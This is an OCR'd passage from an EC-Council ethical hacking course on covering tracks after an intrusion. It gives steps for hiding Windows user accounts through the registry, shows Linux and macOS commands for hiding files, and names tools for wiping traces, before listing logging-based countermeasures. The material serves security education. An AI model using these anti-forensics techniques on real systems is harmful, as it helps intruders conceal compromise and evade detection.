


Figure 6.224.: Windows Registry Editor – Winlogon

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Rename the newly created key as <Account1>. Again, right click on **< Account1>** → hover on **New** → choose **Key** and rename it as **< Account2>**.

Then, right click on **<Account2>** → hover on **New** → choose the **Dword** value.

Next, rename the new key with **`<UserName>`**, which is the name of the user to be hidden.




Figure 6.225: Hiding user accounts in Windows

Hiding Artifacts in Linux

- **Hiding Files and Folders**

  Open a new terminal and use the cd command to navigate to the location of the file that needs to be hidden:

  ```
  cd ~/Documents/MaliciousFiles/
  ```

  Prefix a period **<.>** to the file name to hide it. To rename the file, use the following command:

  ```
  mv MaliciousFile.txt .MaliciousFile.txt
  ```

  Check whether the above file is hidden using the ls command. Further, use **`ls -a`** or **`ls -al`** to view all the hidden and unhidden files, respectively.

  Use the following command to create a new hidden folder:

  ```
  mkdir .HiddenMaliciousFiles
  ```

  Use the **`touch`** command to create a file within the hidden folder:

  ```
  touch MaliciousFile.txt
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Use the **touch** command to create a hidden file within the hidden folder by prefixing the filename with a period **<.>**:

```
touch .MaliciousFile.txt
```




Figure 6.226: Hiding files and folders in Linux

Hiding Artifacts in macOS

- **Hiding Files and Folders**

  Use the following command to hide files in a macOS system:

  ```
  defaults write com.apple.finder AppleShowAllFiles FALSE
  killall Finder
  ```

  To hide a specified file, type **chflags hidden**, drag the target file onto the terminal, and press **return**.

  ```
  chflags hidden <filename> //** Add space at the end**
  ```





Figure 6.227: Hiding files and folders in macOS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Track-Covering Tools

Track-covering tools help the attacker to clean up all the tracks of computer and Internet activities on the target computer. Track-covering tools free cache space, delete cookies, clear Internet history and shared temporary files, delete logs, and discard junk.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **CCleaner**

  Source: *https://www.ccleaner.com*

  CCleaner is a system optimization, privacy, and cleaning tool. It allows attackers to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, an attacker can very easily erase his/her tracks.




Figure 6.228: Screenshot of CCleaner

Some examples of track-covering tools are listed as follows:

- DBAN (*https://dban.org*)
- Privacy Eraser (*https://www.cybertronsoft.com*)
- Wipe (*https://privacyroot.com*)
- BleachBit (*https://www.bleachbit.org*)
- ClearProg (*http://www.clearprog.de*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Covering Tracks

1. Activate the **logging functionality** on all critical systems
2. Conduct **periodic audits** on IT systems to ensure that the logging functionality is in accordance with the security policy
3. Ensure new events **do not overwrite** old entries in the log files when the storage limit is exceeded
4. Configure the appropriate and **minimal permissions** necessary to read and write log files
5. Maintain a separate logging server on the **DMZ** to **store logs** from critical servers
6. Regularly update and **patch OSes**, applications, and firmware
7. Close all **unused open ports** and services
8. **Encrypt the log files** stored on the system, so that they cannot be altered without an appropriate decryption key
9. Set log files to **"append only"** mode to prevent unauthorized deletion of log entries
10. Periodically backup the log files to **unalterable media**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Covering Tracks

The various countermeasures to overcome covered tracks are as follows:

- Activate the logging functionality on all critical systems.
- Conduct periodic audits on IT systems to ensure that the logging functionality is in accordance with the security policy.
- Ensure that new events do not overwrite old entries in the log files when the storage limit is exceeded.
- Configure the appropriate and minimal permissions necessary to read and write log files stored in critical systems.
- Maintain a separate logging server in the DMZ so that all critical servers such as DNS server, mail server, and web server forward and store their logs on that server.
- Regularly update and patch OSes, applications, and firmware.
- Close all unused open ports and services.
- Encrypt the log files stored in the system so that they cannot be altered without an appropriate decryption key.
- Set log files to the "append only" mode to prevent the unauthorized deletion of log entries.
- Periodically back up the log files to unalterable media.
- Use restricted ACLs to secure the log files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we have discussed the following:
  - Various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
  - Various techniques and tools attackers employ to gain access to the target system
  - Various tools and techniques attackers use to escalate their privileges
  - Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
  - Various techniques attackers employ to erase all evidence of compromise from the target system
  - Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools
- In the next module, we will discuss in detail about various malware threats

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

In this module, we discussed in detail various phases involved in system hacking, such as gaining access, escalating privileges, maintaining access, and covering tracks. We also discussed the different techniques and tools attackers employ to gain access to a target system. This module also discussed various tools and techniques attackers use to escalate their privileges. It explained various techniques, such as the execution of malicious applications (keyloggers, spyware, rootkits, etc.), NTFS stream manipulation, steganography, and steganalysis, which attackers use to maintain remote access to a target system and steal critical information. It also elaborated on the various techniques used by attackers to erase all evidence of compromise from a target system. Furthermore, the various countermeasures that should be employed to prevent system hacking attempts, along with various software protection 